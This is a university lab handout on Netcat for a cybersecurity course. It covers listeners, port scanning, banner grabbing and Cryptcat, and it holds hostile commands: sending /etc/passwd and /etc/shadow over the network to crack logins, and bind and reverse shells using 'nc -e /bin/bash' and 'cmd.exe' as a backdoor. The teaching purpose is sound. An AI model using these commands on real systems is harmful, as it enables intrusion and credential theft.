Ecole Supérieure d'Informatique et du Numérique
COLLEGE OF ENGINEERING & ARCHITECTURE

- Lab 04: Netcat
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- Niveau : 4th Year Cybersecurity Track

Lab n° 04
Mastring Netcat

1- Objective :

The objective of this lab is to introduce you to the Netcat utility, which provides multiple functionalities, including opening network connections (UDP or TCP), checking the status of ports like a port scanner, file transfers, basic proxy server functionality, and even instant messaging.

Lab Outline :

- Netcat Installation
- Mastering Netcat
- Bind shell vs Reverse Shell

Instructions:

The lab report must be submitted one week after the lab session on the Moodle application by the deadline mentioned on the platform.
The lab work must be done individually in class, but the report is to be submitted in groups of up to 2 students. Lab groups must remain the same for all reports throughout the semester.

ATTENTION:

The labs we will perform demonstrate some basic techniques that can be used to conduct illegal activities. These exercises are deemed necessary within the course context to help understand the potential attacks that can target systems we aim to protect. **DO NOT** perform these tests on real systems without written authorization.

Procedure of the practical work:

Netcat is a piece of software commonly referred to as The TCP/IP Swiss Army Knife. It allows you to do a set of things including: telnet client (for TCP connection, SMTP, FTP, etc.), server for incoming connections, port scanner and many others.

We will use it in this lab in server mode by listening to it on some ports, in order to test some features that will be useful to us during the next lab.

During this lab, we will use 3 virtual machines:

- "Linux - Ubuntu" with the ip address: 192.168.1.1
- "Kali linux" with the IP address: 192.168.1.2
- "Windows XP" with the IP address: 192.168.1.3

1. Installing Netcat

In order to simulate several open services of different ports, we will proceed to install Netcat on the Kali linux machine.

Netcat allows you to listen on a port. It can optionally redirect input to a file or other device.

You can find the software to install under the /root/Tools directory of your ubuntu Linux virtual machine.

To install the "netcat..... package tar.gz", just type:

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./configure

make

make install

2. Using Netcat as a server

To listen to Netcat on a port on your machine, simply use the -l and -p (listen and port) options like this:

nc -l -p *Num_Port*

-l: to put it in listen/listen mode

-p: so that it listens on the port

We will listen to the server on different ports (80, 110, etc.) even if these services are not really installed at the machine level, and we will connect to these services with the telnet command for example:

telnet 127.0.0.1 80

Test 1:

On the Kali linux machine where you have installed Netcat, perform the following test sequence:

a. On a terminal, listen to Netcat under a port.

b. Type the # tcpdump –i lo command on another terminal in order to capture the traffic captured by the local loop's lo interface.

c. On a 3rd terminal, run a client command on the listening server as follows:

nc localhost 80

d. Try sending a message from the client to the server and vice versa. What do you see?

e. Now add the –A option with the tcpdump command to be able to capture the traffic in ASCII format, and send messages again.

f. Analyze the traffic captured by the tcpdump command. You can see that the messages sent are captured in the clear by tcpdump. We will see later that it is possible to send them encrypted with another utility similar to Netcat.

Test 2:

Do the previous test by having a client and a server communicate that are not on the same machine.

In this case, instead of "localhost", you will put the IP address of the machine where you ran netcat.

Test 3 - The verbosis mode:

The verbosis mode (literally "talkative"). In this mode, netcat is more explicit about what's going on, (or using –vv to generate more information):

Test the following two commands and compare their outputs:

nc -l -v -p *Num_Port*

nc -l -vv -p *Num_Port*

Test 4 - Logging:

Logging mode allows you to obtain a log, to save a log file when an action is executed.

nc -vv -o log.txt -l -p *Num_Port*

-o: to log all the bytes received in hexadecimal.

Allows you to log to the log.txt file in which the incoming data as well as the outgoing data.

After you stop listening on the port, check the contents of the log file to make sure that they were the messages exchanged between the client and the server.

Test 5 – Choice of Client Port:

When you open a connection to a server, the client port number is randomly assigned at the client machine. Netcat allows you to open a connection to a server by specifying the client port to be used as the source port.

Using Netcat, simulate a DNS server at the level of a machine (port 53).

And from a client machine, run the following command, choosing the source port you want (here, we chose 1542), and see the result.

nc -p 1542 @IP_serveur 53

Test 6 – Scan de ports :

Netcat also allows you to perform a port scan using the following command:

nc -vv -z xxx.xxx.xxx.xxx port_deb–port_fin

You can start listening on multiple ports on your ubuntu Linux machine using netcat, and then run this scan command to detect open ports and closed ports.

This is a very convenient option, but it would be better to use a more specialized tool like nmap if you want to do a more in-depth analysis.

Test 7 – File Submission:

We can also send a file from a server on the Kali linux machine to a client on another machine. This could be very dangerous if it is a password file for example.

Make a copy of the etc/passwd password file to your home directory. **# cp *etc*/passwd mypasswd**

Afterwards, do the following test:

- At the server level: **#cat mypasswd | nc – vv –l -p port**
- At the client level: **#nc @ip_serveur port > mypasswd.copy**

Do the same think to take the /etc/shadow file and to concatenate it to /etc/passwd then try to find the LOGIN/PASSWORD

Verify that the contents of the file received by the client are the same as the contents of the file at the server level.

Do the test first on the same machine by placing it on a different folder from the one where you created your file and then between two Kali linux machines.

Test 8 – Banner Recovery:

During the information gathering phase about a computer system, it could be useful to know what server software is running and what its version is. This information is often contained in the banners of the server. In order to retrieve these, you must first establish a connection, then cut the connection when the banner has been retrieved by launching the "QUIT" command, for example.

At the ubuntu Linux machine level, start the ftp (vsftpd), http (httpd), and ssh (sshd) services.

Also emulate other services with the nc command (POP (110) and DNS (53) service for example).


Then, run the following command from another machine:

echo "QUIT" | nc <@IP of the target machine> port

(at the port level, you put each time the port number you have opened or that you have emulated, and you test)

Explain the result obtained.

T is 9 : Backdoor Creation



Bind shell & Reverser shell

During this test, we will create a backdoor on the victim's system, which can remain open and used at any time. The command is different depending on the attacked system (Linux or Windows).

For Windows, we use:

- **nc -l -p 6996 -e cmd.exe** For Linux, we use:
- **nc -l -p 6996 -e /bin/bash**

This will open a listener on the system which will pipe the shell command to the connected system. Then, on the attacking system, we type:

nc 192.168.1.105 6996

Carrying out the test:

- on the Linux machine (192.168.10.2) type: **nc -l -p 6699 -e /bin/bash**
- on the second Linux machine (192.168.10.20):
  - Type **nc 192.168.10.2 6699** to connect to the netcat command on the Linux machine.
  - Once connected, you can run commands as if you are on the linux machine: pwd, ls -l, create a test.txt file and check that it exists on the linux machine.

Analyze what you have just tested, what is the target machine and the attacking machine? Think about the safety aspects of this manipulation.

What do you need to carry out the attack on the Windows machine? I invite you to take the test.

If you want to execute this attack in windows machine you need to install nc.exe (nc.exe 192.168.100.113 4444 –e cmd.exe)

Test 9: Cryptcat - Netcat in encrypted

If you run Wireshark, or tcpdump, on your machines, you'll find that you can read the data sent by Netcat.

To remedy this, you can use Cryptcat instead of Netcat! This tool is used exactly like Netcat but encrypts traffic using a symmetric encryption algorithm. The encryption key defaults to *metallica* but can be changed with the *-k option*.

Install and test Cryptcat by capturing traffic with Wireshark. Compare the traffic captured with the traffic generated by the Netcat command.

1. Install Cryptcat.
2. On the server:

cryptcat -k mykey -l -p Port_Number

3. On the client:

cryptcat -k mykey <Server_IP> Port_Number

4. Capture traffic with Wireshark and observe the encryption.